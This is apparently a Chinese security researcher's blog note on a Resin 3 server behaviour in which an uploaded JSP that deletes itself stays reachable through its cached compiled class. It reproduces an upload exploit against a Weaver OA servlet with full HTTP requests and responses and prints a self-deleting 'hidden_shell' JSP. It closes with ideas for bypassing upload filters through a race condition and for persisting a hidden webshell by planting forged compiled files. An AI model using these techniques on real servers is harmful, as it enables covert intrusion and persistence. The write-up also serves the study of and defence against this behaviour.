

author: pen4uin

开始之前

这篇文章(笔记)理论上是在两个月前就应该完成的，由于前段时间手头活有点多，就给落下了。

但是，最近因为疫情防控的原因，回了学校开始远程实习，而且我的秋招也差不多算结束了，所以目前自我安排的时间相对来说毕竟富余。正好趁国庆小长假好好把前4个月(HW — 现在)的笔记捋一捋、总结归档，也算是为这一年多的实习生活画上一个句号，调整心态迎接下一段"社畜"生活的开始🐼！

Resin "特性"

问题描述

在写某微OA的文件上传漏洞的EXP时，发现上传jsp文件后，即使jsp文件自删除后仍然可以访问（坑了我老半天时间去测试）

测试文件

```
# 文件内容
<%out.println(111111);new
java.io.File(application.getRealPath(request.getServletPath())).d
elete();%>
# 效果
打印“111111”，然后删除自己
```

"特性"场景

- step1-上传文件

Send Cancel < > Target: http://192.168.189.128

Request

Pretty Raw Hex View

```
1 POST /weaver.com.weaver.formmodel.apps.ktree.servlet.KtreeUploadAction?action=image HTTP/1.1
2 Host: 192.168.189.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10 Content-Type: multipart/form-data; boundary=-----1638451160
11 Content-Length: 243
12
13 -----1638451160
14 Content-Disposition: form-data; name="test"; filename="test.jsp"
15 Content-Type: image/jpeg
16
17 <out.println(111111);new java.io.File(application.getRealPath(request.getServletPath())).delete();>
18
19 -----1638451160--
```

ecology > formmode > apps > upload > ktree > images

共享 新建文件夹

名称	修改日期
16266800368271276377871	2021/7/19 15:33

Response

Pretty Raw Hex Render View

```
1 HTTP/1.1 200 OK
2 Server: Resin/3.1.8
3 Cache-Control: private
4 Set-Cookie: JSESSIONID=abc2XfSPB_wioBp14R9Qx; path=/
5 Content-Type: text/html; charset=UTF-8
6 Connection: close
7 Date: Mon, 19 Jul 2021 07:33:56 GMT
8 Content-Length: 129
9
10 ('original':'1276377871.jsp','url':'/formmode/apps/upload/ktree/images/16266800368271276377871.jsp','title':'','state':'SUCCESS')
```

- step2-验证文件（文件自删除）

Send Cancel < > Target: http://192.168.189.128

Request

Pretty Raw Hex View

```
1 GET /formmode/apps/upload/ktree/images/16266800368271276377871.jsp HTTP/1.1
2 Host: 192.168.189.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11
```

ecology > formmode > apps > upload > ktree > images

共享 新建文件夹

该文件夹为空。

此时硬盘上文件已经自删除

Response

Pretty Raw Hex Render View

```
1 HTTP/1.1 200 OK
2 Server: Resin/3.1.8
3 Cache-Control: private
4 X-UA-Compatible:
5 Set-Cookie: JSESSIONID=abcwWcc32lKcS-HGGS9Qx; path=/
6 Content-Type: text/html
7 Content-Length: 7
8 Connection: close
9 Date: Mon, 19 Jul 2021 07:34:41 GMT
10
11 111111
12
```

- step3-再次访问，依然成功（此时硬盘上已无该jsp文件）

Request

Pretty Raw Hex View

```
1 GET /formmode/apps/upload/ktree/images/16266800368271276377871.jsp HTTP/1.1
2 Host: 192.168.189.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11
```

Response

Pretty Raw Hex Render View

```
1 HTTP/1.1 200 OK
2 Server: Resin/3.1.8
3 Cache-Control: private
4 X-UA-Compatible:
5 Set-Cookie: JSESSIONID=abc0jn0gcJNN36HK7S9Qx; path=/
6 Content-Type: text/html
7 Content-Length: 7
8 Connection: close
9 Date: Mon, 19 Jul 2021 07:38:30 GMT
10
11 111111
```

原理分析

在访问所上传的jsp文件后，会生成以下目录生成相关字节码

ecology\WEB-INF\work_jsp_formmode_apps_upload_ktree_images

work ▶ _jsp ▶ _formmode ▶ _apps ▶ _upload ▶ _ktree ▶ _images			搜索_images
共享 ▾ 新建文件夹			📁 ▾ 📄
名称	修改日期	类型	
📄 _16266670354481516991213_.jsp.class	2021/7/19 11:57	CLASS 文件	
📄 _16266670354481516991213_.jsp.java	2021/7/19 11:57	JAVA 文件	
📄 _16266670354481516991213_.jsp.java.smap	2021/7/19 11:57	SMAP 文件	
📄 _16266787674681995557071_.jsp.class	2021/7/19 15:14	CLASS 文件	
📄 _16266787674681995557071_.jsp.java	2021/7/19 15:14	JAVA 文件	
📄 _16266787674681995557071_.jsp.java.smap	2021/7/19 15:14	SMAP 文件	
📄 _16266790947251960605142_.jsp.class	2021/7/19 15:18	CLASS 文件	
📄 _16266790947251960605142_.jsp.java	2021/7/19 15:18	JAVA 文件	
📄 _16266790947251960605142_.jsp.java.smap	2021/7/19 15:18	SMAP 文件	
📄 _16266800368271276377871_.jsp.class	2021/7/19 15:36	CLASS 文件	
📄 _16266800368271276377871_.jsp.java	2021/7/19 15:36	JAVA 文件	
📄 _16266800368271276377871_.jsp.java.smap	2021/7/19 15:36	SMAP 文件	

字节码内容

```
/*
 * JSP generated by Resin-3.1.8 (built Mon, 17 Nov 2008 12:15:21
PST)
 */

package _jsp._formmode._apps._upload._ktree._images;
import javax.servlet.*;
import javax.servlet.jsp.*;
import javax.servlet.http.*;

public class _16266800368271276377871__jsp extends
com.caucho.jsp.JavaPage
{
    private static final
java.util.HashMap<String, java.lang.reflect.Method>
_jsp_functionMap = new
java.util.HashMap<String, java.lang.reflect.Method>();
    private boolean _caucho_isDead;
```

```

public void
_jspService(javax.servlet.http.HttpServletRequest request,
            javax.servlet.http.HttpServletResponse response)
    throws java.io.IOException, javax.servlet.ServletException
{
    javax.servlet.http.HttpSession session =
request.getSession(true);
    com.caucho.server.webapp.WebApp _jsp_application =
_jsp_getApplication();
    javax.servlet.ServletContext application = _jsp_application;
    com.caucho.jsp.PageContextImpl pageContext =
_jsp_application.getJspApplicationContext().allocatePageContext(t
his, _jsp_application, request, response, null, session, 8192,
true, false);
    javax.servlet.jsp.PageContext _jsp_parentContext =
pageContext;
    javax.servlet.jsp.JspWriter out = pageContext.getOut();
    final javax.el.ELContext _jsp_env =
pageContext.getELContext();
    javax.servlet.ServletConfig config = getServletConfig();
    javax.servlet.Servlet page = this;
    response.setContentType("text/html");
    try {
        out.println(111111);new
java.io.File(application.getRealPath(request.getServletPath())).d
elete();
    } catch (java.lang.Throwable _jsp_e) {
        pageContext.handlePageException(_jsp_e);
    } finally {

_jsp_application.getJspApplicationContext().freePageContext(page
Context);
    }
}

private java.util.ArrayList _caucho_depends = new
java.util.ArrayList();

public java.util.ArrayList _caucho_getDependList()
{
    return _caucho_depends;
}

```

```

    public void
    _caucho_addDepend(com.caucho.vfs.PersistentDependency depend)
    {
        super._caucho_addDepend(depend);
        com.caucho.jsp.JavaPage.addDepend(_caucho_depends, depend);
    }

    public boolean _caucho_isModified()
    {
        if (_caucho_isDead)
            return true;
        if (com.caucho.server.util.CauchoSystem.getVersionId() !=
1886798272571451039L)
            return true;
        for (int i = _caucho_depends.size() - 1; i >= 0; i--) {
            com.caucho.vfs.Dependency depend;
            depend = (com.caucho.vfs.Dependency)
_caucho_depends.get(i);
            if (depend.isModified())
                return true;
        }
        return false;
    }

    public long _caucho_lastModified()
    {
        return 0;
    }

    public java.util.HashMap<String, java.lang.reflect.Method>
_caucho_getFunctionMap()
    {
        return _jsp_functionMap;
    }

    public void init(ServletConfig config)
        throws ServletException
    {
        com.caucho.server.webapp.WebApp webApp
            = (com.caucho.server.webapp.WebApp)
config.getServletContext();
        super.init(config);
    }

```

```

        com.caucho.jsp.TaglibManager manager =
webApp.getJspApplicationContext().getTaglibManager();
        com.caucho.jsp.PageContextImpl pageContext = new
com.caucho.jsp.PageContextImpl(webApp, this);
    }

    public void destroy()
    {
        _caucho_isDead = true;
        super.destroy();
    }

    public void init(com.caucho.vfs.Path appDir)
        throws javax.servlet.ServletException
    {
        com.caucho.vfs.Path resinHome =
com.caucho.server.util.CauchoSystem.getResinHome();
        com.caucho.vfs.MergePath mergePath = new
com.caucho.vfs.MergePath();
        mergePath.addMergePath(appDir);
        mergePath.addMergePath(resinHome);
        com.caucho.loader.DynamicClassLoader loader;
        loader = (com.caucho.loader.DynamicClassLoader)
getClass().getClassLoader();
        String resourcePath = loader.getResourcePathSpecificFirst();
        mergePath.addClassPath(resourcePath);
        com.caucho.vfs.Depend depend;
        depend = new
com.caucho.vfs.Depend(appDir.lookup("formmode/apps/upload/mtree/i
images/16266800368271276377871.jsp"), -2891742427730004885L,
false);
        com.caucho.jsp.JavaPage.addDepend(_caucho_depends, depend);
    }
}

```

更新时间: 2021/09/30

以上内容都是当时(2021/07/19)随手记录的, 由于时间过去蛮久, OA环境没了, 所以为了完成剩余部分的分析, 我在本地起了一个resin3的demo进行分析复现。


情景再现

环境部署

- IDEA
- Resin 3
- Java 1.8
- index.jsp , hidden_shell.jsp

环境测试


- 中途换了环境，项目文件可能对不上，师傅们看后面的分析和利用思路即可




测试文件 hidden_shell.jsp

```
<%out.println("pen4uin");new  
java.io.File(application.getRealPath(request.getServletPath())).d  
elete();%>
```


访问前



访问后



此时文件hidden_shell.jsp已从硬盘中删除，尝试再次访问




可以发现，依旧访问成功，到这里这个demo效果算是成功复现了之前的"特性"场景。

源码分析

多次测试后发现resin在以下目录生成对应的Servlet源码和编译后的.class字节码文件

WEB-INF/work/_jsp



文件内容

```
/*
 * JSP generated by Resin-3.1.15 (built Mon, 13 Oct 2014 06:45:33
 PDT)
 */

package _jsp;
import javax.servlet.*;
import javax.servlet.jsp.*;
import javax.servlet.http.*;

public class _hidden_0shell__jsp extends com.caucho.jsp.JavaPage
{
    private static final
    java.util.HashMap<String, java.lang.reflect.Method>
    _jsp_functionMap = new
    java.util.HashMap<String, java.lang.reflect.Method>();
    private boolean _caucho_isDead;

    public void
    _jspService(javax.servlet.http.HttpServletRequest request,
                javax.servlet.http.HttpServletResponse response)
        throws java.io.IOException, javax.servlet.ServletException
    {
        javax.servlet.http.HttpSession session =
    request.getSession(true);
        com.caucho.server.webapp.WebApp _jsp_application =
    _caucho_getApplication();
        javax.servlet.ServletContext application = _jsp_application;
```

```

        com.caucho.jsp.PageContextImpl pageContext =
_jsp_application.getJspApplicationContext().allocatePageContext(t
his, _jsp_application, request, response, null, session, 8192,
true, false);
        javax.servlet.jsp.PageContext _jsp_parentContext =
pageContext;
        javax.servlet.jsp.JspWriter out = pageContext.getOut();
        final javax.el.ELContext _jsp_env =
pageContext.getELContext();
        javax.servlet.ServletConfig config = getServletConfig();
        javax.servlet.Servlet page = this;
        response.setContentType("text/html");
        try {
            out.println("pen4uin");new
java.io.File(application.getRealPath(request.getServletPath())).d
elete();
            out.write(_jsp_string0, 0, _jsp_string0.length);
        } catch (java.lang.Throwable _jsp_e) {
            pageContext.handlePageException(_jsp_e);
        } finally {

_jsp_application.getJspApplicationContext().freePageContext(page
Context);
        }
    }

    private java.util.ArrayList _caucho_depends = new
java.util.ArrayList();

    public java.util.ArrayList _caucho_getDependList()
    {
        return _caucho_depends;
    }

    public void
_caucho_addDepend(com.caucho.vfs.PersistentDependency depend)
    {
        super._caucho_addDepend(depend);
        com.caucho.jsp.JavaPage.addDepend(_caucho_depends, depend);
    }

    public boolean _caucho_isModified()
    {

```

```

        if (_caucho_isDead)
            return true;
        if (com.caucho.server.util.CauchoSystem.getVersionId() !=
6749855747778707107L)
            return true;
        for (int i = _caucho_depends.size() - 1; i >= 0; i--) {
            com.caucho.vfs.Dependency depend;
            depend = (com.caucho.vfs.Dependency)
_caucho_depends.get(i);
            if (depend.isModified())
                return true;
        }
        return false;
    }

    public long _caucho_lastModified()
    {
        return 0;
    }

    public java.util.HashMap<String, java.lang.reflect.Method>
_caucho_getFunctionMap()
    {
        return _jsp_functionMap;
    }

    public void init(ServletConfig config)
        throws ServletException
    {
        com.caucho.server.webapp.WebApp webApp
            = (com.caucho.server.webapp.WebApp)
config.getServletContext();
        super.init(config);
        com.caucho.jsp.TaglibManager manager =
webApp.getJspApplicationContext().getTaglibManager();
        com.caucho.jsp.PageContextImpl pageContext = new
com.caucho.jsp.PageContextImpl(webApp, this);
    }

    public void destroy()
    {
        _caucho_isDead = true;
        super.destroy();
    }

```

```


    }

    public void init(com.caucho.vfs.Path appDir)
        throws javax.servlet.ServletException
    {
        com.caucho.vfs.Path resinHome =
com.caucho.server.util.CauchoSystem.getResinHome();
        com.caucho.vfs.MergePath mergePath = new
com.caucho.vfs.MergePath();
        mergePath.addMergePath(appDir);
        mergePath.addMergePath(resinHome);
        com.caucho.loader.DynamicClassLoader loader;
        loader = (com.caucho.loader.DynamicClassLoader)
getClass().getClassLoader();
        String resourcePath = loader.getResourcePathSpecificFirst();
        mergePath.addClassPath(resourcePath);
        com.caucho.vfs.Depend depend;
        depend = new
com.caucho.vfs.Depend(appDir.lookup("hidden_shell.jsp"),
-6255599602487315324L, false);
        com.caucho.jsp.JavaPage.addDepend(_caucho_depends, depend);
    }

    private final static char []_jsp_string0;
    static {
        _jsp_string0 = "\r\n".toCharArray();
    }
}

```

为了方便跟进相关方法，导入lib目录下的依赖，终于不报✖了



```

1  //...
4
5  package _jsp;
6  import ...
9
10 public class _hidden_0shell__jsp extends com.caucho.jsp.JavaPage
11 {
12     private static final java.util.HashMap<String,java.lang.reflect.Method> _jsp_functionMap = new java.util.HashMap<>();
13     private boolean _caucho_isDead;
14
15     public void
16     @ _jspService(javax.servlet.http.HttpServletRequest request,
17         javax.servlet.http.HttpServletResponse response)
18         throws java.io.IOException, javax.servlet.ServletException
19     {
20         javax.servlet.http.HttpSession session = request.getSession( b: true);
21         com.caucho.server.webapp.WebApp _jsp_application = _caucho_getApplication();
22         javax.servlet.ServletContext application = _jsp_application;
23         com.caucho.jsp.PageContextImpl pageContext = _jsp_application.getJspApplicationContext().allocatePageContext( servlet
24         javax.servlet.jsp.PageContext _jsp_parentContext = pageContext;
25         javax.servlet.jsp.JspWriter out = pageContext.getOut();
26         final javax.el.ELContext _jsp_env = pageContext.getELContext();

```

分析:

Class Depend

作用：主要是检查文件的修改状态(修改、删除、版本变化等)

```
19 public Depend(Path source, long lastModified, long length) {...}
25
26 @
27 public Depend(Path source) {...}
32
33 @
34 public Depend(Path source, long digest) { this(source, digest, requireSource: true); }
36
37 @
38 public Depend(Path source, long digest, boolean requireSource) {
39     this._requireSource = true;
40     this._source = source;
41     long newDigest = source.getCrc64();
42     this._requireSource = requireSource;
43     if (newDigest != digest && (requireSource || newDigest != -1L)) {
44         if (newDigest == -1L) {
45             if (log.isLoggable(Level.FINE)) {
46                 log.fine(msg: this._source.getNativePath() + " source is deleted.");
47             }
48             this._isDigestModified = true;
49         } else {
50             this._isDigestModified = true;
51         }
52     }
53
54     this._lastModified = this._source.getLastModified();
55     this._length = this._source.getLength();
56 }
```

从以上代码大致可以得到以下小结:

// 参数requireSource 标记jsp文件是否被删除的状态

public Depend(Path source, long digest, boolean requireSource)

- requireSource 为True 如果jsp文件被删除, 404
- requireSource 为false 如果已编译的jsp文件被删除, resin并不care该jsp文件的"生死存亡"

目录/WEB-INF/work/_jsp/下关键部分源码

```
94 public void init(com.caucho.vfs.Path appDir)
95     throws javax.servlet.ServletException
96 {
97     com.caucho.vfs.Path resinHome = com.caucho.server.util.CauchoSystem.getResinHome();
98     com.caucho.vfs.MergePath mergePath = new com.caucho.vfs.MergePath();
99     mergePath.addMergePath(appDir);
100     mergePath.addMergePath(resinHome);
101     com.caucho.loader.DynamicClassLoader loader;
102     loader = (com.caucho.loader.DynamicClassLoader) getClass().getClassLoader();
103     String resourcePath = loader.getResourcePathSpecificFirst();
104     mergePath.addClassPath(resourcePath);
105     com.caucho.vfs.Depend depend;
106     depend = new com.caucho.vfs.Depend(appDir.lookup("hidden_shell.jsp"), digest: -6255599602487315324L, requireSource: false);
107     com.caucho.jsp.JavaPage.addDepend(_caucho_depends, depend);
108 }
```

个人理解:

当访问hidden_shell.jsp后(相当于启动一个Servlet)，此时resin在会调用init()方法，接着又在init()方法中实例化了Depend类并调用了其构造函数Depend()，用于检查jsp文件的修改情况。

而从自动生成的Servlet源码和编译后的.class字节码中可以发现，参数requireSource 默认为 false，所以当已编译(被访问过)的jsp文件被删除后，resin并不会判断该jsp文件已被修改，自然也就还会执行该jsp文件对应的字节码了。

关于利用

笔者刚接触Java，目前了解得还比较浅，暂时脑海里浮现的只有以下思路。

01 Bypass 静态检测？

场景设立

xxx在某次演练中，遇到了Resin应用服务器上部署了一套业务系统，存在文件上传漏洞，但是有安全防护。

安全防护：限制jsp后缀 —> 检测文件后缀名，如果不符合后缀条件将被删除

利用思路

条件竞争

Burp拦截上传包，用intruder模块不断发送上传shell的请求，只要能访问到一次jsp文件，那么就会在/WEB-INF/work/_jsp/目录下生成对应的Servlet源码/.class字节码文件。

02 权限维持？

场景设立

xxx在某次演练中，通过某漏洞拿下1台部署了Resin应用服务器的主机，需要做留个webshell做权限维持。

利用思路

可以在本地搭建与之对应的环境，"伪造" 1份被成功访问后生成的相关文件，然后放在目标服务器的相关目录(/WEB-INF/work/_jsp/)下。（个人觉得理论上可行，未测试）